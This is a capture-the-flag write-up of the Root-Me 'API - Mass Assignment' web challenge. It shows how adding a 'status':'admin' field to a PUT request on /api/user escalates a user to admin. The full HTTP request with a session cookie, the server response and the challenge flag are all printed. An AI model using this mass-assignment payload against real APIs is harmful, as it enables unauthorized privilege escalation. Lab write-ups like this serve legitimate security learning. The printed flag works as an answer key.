

API - Mass Assignment

Lab: https://www.root-me.org/en/Challenges/Web-Server/API-Mass-Assignment


- Create new user and login
- In this lab, we can not provide the parameter as API - Broken access to retrieve the user's information. However, there is a new key value pair called status appeared



- When we call API to update user note, it uses PUT with json data to update the note



- Next, i try to change from GET to PUT and add json data with staus:admin in the request ⇒ it can update user to admin



```
PUT /api/user HTTP/1.1
Host: challenge01.root-me.org:59090
accept: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Referer: http://challenge01.root-me.org:59090/
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwlzjsOwjAMANC7ZGZw4O_sXgbFsS1YWzoh7g4S7wTv3e5l5Plo--u48tbuz2h7AwUG22iR
FM9cObtaTESjruIEYoyJVGQwTVkNsnKhVc2tggZXjVITjuCe4K4QvmzWck8xEB5ulV5CSGt2k
oiBIuZrqFL7Ra4zj_BG2-cLwuAv3A.ZuPKyA.pQQffGcd5nC2sPthRtPRiRHu2uo
Connection: keep-alive
Content-Type: application/json
Content-Length: 63

{
  "note":"string",
  "status":"admin",
  "userid":3,
  "username":"hieu"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.11.10
Date: Fri, 13 Sep 2024 05:22:52 GMT
Content-Type: application/json
Content-Length: 40
Access-Control-Allow-Origin: *
Vary: Cookie
Connection: close

{
  "message":"User updated sucessfully."
}
```

⇒ Get the flag of admin

Response body

```
{
  "message": "Hello admin, here is the flag : RM{4lw4yS_ch3ck_0pt10ns_m3th0d}."
}
```